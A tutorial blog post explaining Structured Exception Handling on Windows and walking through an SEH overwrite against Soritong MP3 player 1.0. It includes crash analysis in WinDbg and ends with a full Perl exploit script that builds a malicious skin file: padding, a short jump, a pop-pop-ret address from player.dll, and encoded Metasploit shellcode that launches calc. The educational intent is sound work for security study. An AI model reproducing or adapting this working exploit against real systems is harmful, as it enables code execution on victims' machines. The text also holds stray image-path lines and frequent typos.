Exploit 0x1 SEH Based Exploit

By ITh4cker

0x0 Introduction

Today I will introduce the way of exploit on SEH. SEH is Structured Exception Handling,and it's a mechanism provided in Windows system for accident exception in program.In windows, when an exception occurred in thread, the operating system gives you an opportunity to be informed of the fault, More specifically, when a thread faults, the operating system calls a user-defined callback function. This callback function can do pretty much whatever it wants. For instance, it might fix whatever caused the fault, or it might play a Beavis and Butt-head .WAV file. Regardless of what the callback function does, its last act is to return a value that tells the system what to do next.

The callback function's prototype is like following:


```
EXCEPTION_DISPOSITION
__cdecl _except_handler(
    struct _EXCEPTION_RECORD *ExceptionRecord,
    void * EstablisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext
    );
```

In the function, the first parameter is a pointer to a _EXCEPTION_RECORD structure,which is a structure containing information about exception sucn as exception_code,excepion_flags and so on. The second paremeter is pointer to the EstablisherFrame,which is a _EXCEPTION_REGISTRATION_RECORD(also _EXCEPTION_REGISTRATION) sturcture,it's vital ! And the third parameter is a pointer to the ContextRecore structure,which is consisted of value about the registration when exception occurred. For the last parameter ,you can omit it now,which isn't as important as the first three parameters.

The _EXCEPTION_REGISTRATION_RECORD's defination is:

```
struct   _EXCEPTION_REGISTRATION_RECORD
{
_EXCEPTION_REGISTRATION_RECORD * Next ;
_EXCEPTION_DISPOSITION * Handler;
}_EXCEPTION_REGISTRATION
```

In the structure, the first dword Next is a pointer to another _EXCEPTION_REGISTRATION_RECORD,
The second dword Handler is a pointer to the handler(the exception handling function)
Then you will know that this is a linked list,we call it the exception chain:



At the top of the main data block (the data block of the application's "main" function, or TEB (Thread Environment Block) / TIB (Thread Information Block)), a pointer to the top of the SEH chain is placed. This SEH chain is often called the FS:[0] chain as well.
When exception occurred in thread, the system will traerse the exception chain,to find the suitable handler(exception handling function) to deal with the exception.And the value of the last Next field
Is -1(0xFFFFFF),in fact,when the system don't find a suitable handler(the exception has not been handled),the system will take over it.

0x1 A Anstance Analysis

Now let's have a deeper and intuitive understanding of SHE exploit by a anstance.We use the software Soritong MP3 player 1.0,which is pointed out that an invalid skin file can trigger the overflow. OK. What we need to do is to do some test and debugging to help us analyze it.

First,I will use the following script to create a file called UI.txt in skin\defaut folder:


```
$uitxt = "ui.txt";

my $junk = "A" x 5000 ;

open(myfile,">$uitxt") ;
print myfile $junk;
```

Now open soritong. The application dies silently (probably because of the exception handler that has kicked in, and has not been able to find a working SEH address (because we have overwritten the address).

Let's debugg it in Windbg(of course ,you can also use the ImmunityDebugger and Ollydbg), open windbg and open the soritong.exe file and run it>: Soritong mp3 player launches, and dies shortly after. Windbg has catched the "first change exception". This means that windbg has noticed that there was an exception, and even before the exception could be handled by the application, windbg has stopped the application flow :



Look at the stack :

```
00422e33 8810           mov     byte ptr [eax],dl
ds:0023:00130000=41
0:000> d esp
0012da14  3c eb aa 00 00 00 00 00-00 00 00 00 00 00 00 00
<...............
0012da24  94 da 12 00 00 00 00 00-e0 a9 15 00 00 00 00
00  ...............
0012da34  00 00 00 00 00 00 00 00-00 00 00 00 94 88 94
7c  ...............|
0012da44  67 28 91 7c 00 eb 12 00-00 00 00 00 01 a0 f8 00
g(.|............
0012da54  01 00 00 00 24 da 12 00-71 b8 94 7c d4 ed 12
00  ....$...q..|....
0012da64  8f 04 44 7e 30 88 41 7e-ff ff ff ff 2a 88 41
7e  ..D~0.A~....*.A~
```

```
0012da74  7b 92 42 7e af 41 00 00-b8 da 12 00 d8 00 0b 5d
{.B~.A.........]
0012da84  94 da 12 00 bf fe ff ff-b8 f0 12 00 b8 a5 15
00  ................
```

ffffffff here indicates the end of the SEH chain. When we run !analyze -v, we get this :

```
FAULTING_IP:
SoriTong!TmC13_5+3ea3
00422e33 8810           mov     byte ptr [eax],dl

EXCEPTION_RECORD:  ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 00422e33 (SoriTong!TmC13_5+0x00003ea3)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000001
   Parameter[1]: 00130000
Attempt to write to address 00130000

FAULTING_THREAD:  00000a4c

PROCESS_NAME:  SoriTong.exe

ADDITIONAL_DEBUG_TEXT:
Use '!findthebuild' command to search for the target build information.
If the build information is available, run '!findthebuild -s ; .reload'
to set symbol path and load symbols.

FAULTING_MODULE: 7c900000 ntdll

DEBUG_FLR_IMAGE_TIMESTAMP:  37dee000

ERROR_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx"
referenced memory at "0x%08lx". The memory could not be "%s".

EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx"
referenced memory at "0x%08lx". The memory could not be "%s".

EXCEPTION_PARAMETER1:  00000001

EXCEPTION_PARAMETER2:  00130000

WRITE_ADDRESS:  00130000
```

```
FOLLOWUP_IP:
SoriTong!TmC13_5+3ea3
00422e33 8810           mov     byte ptr [eax],dl

BUGCHECK_STR:  APPLICATION_FAULT_INVALID_POINTER_WRITE_WRONG_SYMBOLS

PRIMARY_PROBLEM_CLASS:  INVALID_POINTER_WRITE

DEFAULT_BUCKET_ID:  INVALID_POINTER_WRITE

IP_MODULE_UNLOADED:
ud+41414140
41414141 ??             ???

LAST_CONTROL_TRANSFER:  from 41414141 to 00422e33

STACK_TEXT:
WARNING: Stack unwind information not available. Following frames may
be wrong.
0012fd38 41414141 41414141 41414141 41414141 SoriTong!TmC13_5+0x3ea3
0012fd3c 41414141 41414141 41414141 41414141
<Unloaded_ud.drv>+0x41414140
0012fd40 41414141 41414141 41414141 41414141
<Unloaded_ud.drv>+0x41414140
0012fd44 41414141 41414141 41414141 41414141
<Unloaded_ud.drv>+0x41414140
0012fd48 41414141 41414141 41414141 41414141
<Unloaded_ud.drv>+0x41414140
0012fd4c 41414141 41414141 41414141 41414141
<Unloaded_ud.drv>+0x41414140
0012fd50 41414141 41414141 41414141 41414141
<Unloaded_ud.drv>+0x41414140
0012fd54 41414141 41414141 41414141 41414141
<Unloaded_ud.drv>+0x41414140

 . . . (removed some of the lines)

0012ffb8 41414141 41414141 41414141 41414141
<Unloaded_ud.drv>+0x41414140
0012ffbc

SYMBOL_STACK_INDEX:  0

SYMBOL_NAME:  SoriTong!TmC13_5+3ea3
```

```
FOLLOWUP_NAME:  MachineOwner

MODULE_NAME: SoriTong

IMAGE_NAME:  SoriTong.exe

STACK_COMMAND:  ~0s ; kb

BUCKET_ID:  WRONG_SYMBOLS

FAILURE_BUCKET_ID:  INVALID_POINTER_WRITE_c0000005_SoriTong.exe!TmC13_5

Followup: MachineOwner
```

The exception record points at ffffffff, which means that the application did not use an exception handler for this overflow (and the “last resort” handler was used, which is provided for by the OS).

When you dump the TEB after the exception occurred, you see this :

```
0:000> d fs:[0]
003b:00000000  64 fd 12 00 00 00 13 00-00 c0 12 00 00 00 00 00
d...............
003b:00000010  00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00
00 ..............
003b:00000020  00 0f 00 00 30 0b 00 00-00 00 00 00 08 2a 14
00 ....0........*..
003b:00000030  00 b0 fd 7f 00 00 00 00-00 00 00 00 00 00 00
00 ..............
003b:00000040  38 43 a4 e2 00 00 00 00-00 00 00 00 00 00 00 00
8C..............
003b:00000050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
00 ..............
003b:00000060  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
00 ..............
003b:00000070  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
00 ..............
```

=> pointer to the SEH chain, at 0x0012FD64.

That area now contains A’s

```
0:000> d 0012fd64
0012fd64  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0012fd74  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
```

```
0012fd84  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0012fd94  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0012fda4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0012fdb4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0012fdc4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0012fdd4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
```

The exception chain says :

```
0:000> !exchain
0012fd64: <Unloaded_ud.drv>+41414140 (41414141)
Invalid exception stack at 41414141
```

=> so we have overwritten the exception handler. Now let the appliation catch the exception (simply type ‘g’ again in windbg, or press F5) and let’ see what happens :

```
(e0.e4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9232bc esi=00000000 edi=00000000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```


eip now points to 41414141, so we can control EIP.

The exchain now reports:

```
41414141 ??              ???
0:000> !exchain
0012d658: ntdll!RtlConvertUlongToLargeInteger+7e (7c9232bc)
0012fd64: 41414141
Invalid exception stack at 41414141
```


Waha…We controled the next SHE pointer address and the SEH handler.So do you have some idea about exploit it?

We can exploit it like following:




```
1st exception occurs :
 |
 --------------------------- (1)
                          |
                   ------+-------------- (3) opcode in next SEH : jump
over SE Handler to the shellcode          |     |            |
                   |     |            |
                   |     V            V
[ Junk buffer ][ next SEH ][ SE Handler ][ Shellcode ]
               opcode to   do               (3) Shellcode gets executed
               jump over   pop pop ret
               SE Handler   |
               ^            |
               |            |
               -------------- (2) will 'pretend' there's a second
exception, puts address of next SEH location in EIP
```

Maybe you have 2 quastion about it:
Why use the instruction sequence pop pop ret?
How to locate the shellcode exactly?
For the first question, you should know the stack layout when the exception handler is called:




So when the handler take over the exception, the current stack layout is like above,we can see that the location on [ESP + 8] points to the next SEH(***for some detail of SEH,you can reference my another topic <Inside Exception Handling> along with this topic***)as follows:

```
v4 = RtlpGetRegistrationHead();
v5 = 0;
while ( v4 != 0xFFFFFFFF )
{
  if ( !v17 )
  {
    if ( v4 < v15 )
      goto LABEL_28;
    if ( v4 + 8 > v14 )
      goto LABEL_28;
    if ( v4 & 3 )
      goto LABEL_28;
    v6 = *(_DWORD *)(v4 + 4);
    if ( v6 >= v15 && v6 < v14 )
      goto LABEL_28;
  }
  if ( !(unsigned __int8)RtlIsValidHandler(*(PVOID *)(v4 + 4), ProcessInformation) )
    goto LABEL_28;
  v7 = RtlpExecuteHandlerForException(v2, v4, a2, &v12, *(_DWORD *)(v4 + 4));
  if ( v5 == v4 )
```

```
int __stdcall RtlpExecuteHandlerForException(int a1, int a2, int a3, int a4, int a5)
{
  return ExecuteHandler(a1, a2, a3, a4, a5);
}
```

```
int __stdcall ExecuteHandler(int a1, int a2, int a3, int a4, int a5)
{
  return ExecuteHandler2(a1, a2, a3, a4, a5);
}
```



As is showed in the figurs above,the calling routine of exception handler is RtlpExecuteHandlerForException -> ExecuteHandler -> ExecuteHandler2 -> except_handler4 or the user-defined exception handler.And we can see the parameter passed to RtlpExecuteHandlerForException is the value return from RtlpRegistrationHead,which retrive the head-node of SEH chain,that is return the address of EXCEPTION_REGISTRATION_RECORD,so the parameter passed by the functions is the field nSEH,which points to the next SEH.

so maybe you understand it now: we use the pop pop ret to pop up 8 bytes and put the Next on [esp + 8] into the EIP ,then jmp to it ,in which we can place our shellcode..Then we need to find the address for opcode of “pop pop ret”(using findjmp2 or windbg) , and do a test to find the “Next SHE” and “ SHE handler” offsets,which is before shellcode.

Aftet some tests, the final exploit is following:

```
my $junk = "A" x 584;

my $nextSEHoverwrite = "\xeb\x06\x90\x90";  #jump 6 bytes

my $SEHoverwrite = pack('V',0x1001E812); #pop pop ret from player.dll

# win32_exec -  EXITFUNC=seh CMD=calc Size=343 Encoder=PexAlphaNum
http://metasploit.com
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44".
```

```
"\x42\x30\x42\x50\x42\x30\x4b\x38\x45\x54\x4e\x33\x4b\x58\x4e\x37".
"\x45\x50\x4a\x47\x41\x30\x4f\x4e\x4b\x38\x4f\x44\x4a\x41\x4b\x48".
"\x4f\x35\x42\x32\x41\x50\x4b\x4e\x49\x34\x4b\x38\x46\x43\x4b\x48".
"\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x39\x4e\x4a\x46\x48\x42\x4c".
"\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x43\x46\x35\x46\x42\x46\x30\x45\x47\x45\x4e\x4b\x48".
"\x4f\x35\x46\x42\x41\x50\x4b\x4e\x48\x46\x4b\x58\x4e\x30\x4b\x54".
"\x4b\x58\x4f\x55\x4e\x31\x41\x50\x4b\x4e\x4b\x58\x4e\x31\x4b\x48".
"\x41\x30\x4b\x4e\x49\x38\x4e\x45\x46\x52\x46\x30\x43\x4c\x41\x43".
"\x42\x4c\x46\x46\x4b\x48\x42\x54\x42\x53\x45\x38\x42\x4c\x4a\x57".
"\x4e\x30\x4b\x48\x42\x54\x4e\x30\x4b\x48\x42\x37\x4e\x51\x4d\x4a".
"\x4b\x58\x4a\x56\x4a\x50\x4b\x4e\x49\x30\x4b\x38\x42\x38\x42\x4b".
"\x42\x50\x42\x30\x42\x50\x4b\x58\x4a\x46\x4e\x43\x4f\x35\x41\x53".
"\x48\x4f\x42\x56\x48\x45\x49\x38\x4a\x4f\x43\x48\x42\x4c\x4b\x37".
"\x42\x35\x4a\x46\x42\x4f\x4c\x48\x46\x50\x4f\x45\x4a\x46\x4a\x49".
"\x50\x4f\x4c\x58\x50\x30\x47\x45\x4f\x4f\x47\x4e\x43\x36\x41\x46".
"\x4e\x36\x43\x46\x42\x50\x5a";

my $junk2   = "\x90" x 1000;

open(myfile,'>ui.txt');

print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;
```

Pwned!

0x2 Analysis Conclusion

It's important to know how to verify your idea by testing in vulnerability analysis. I will read more and do more.

Reference:https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/ (thanks a lot)

ITh4cker 2015/12/09 BeiJing China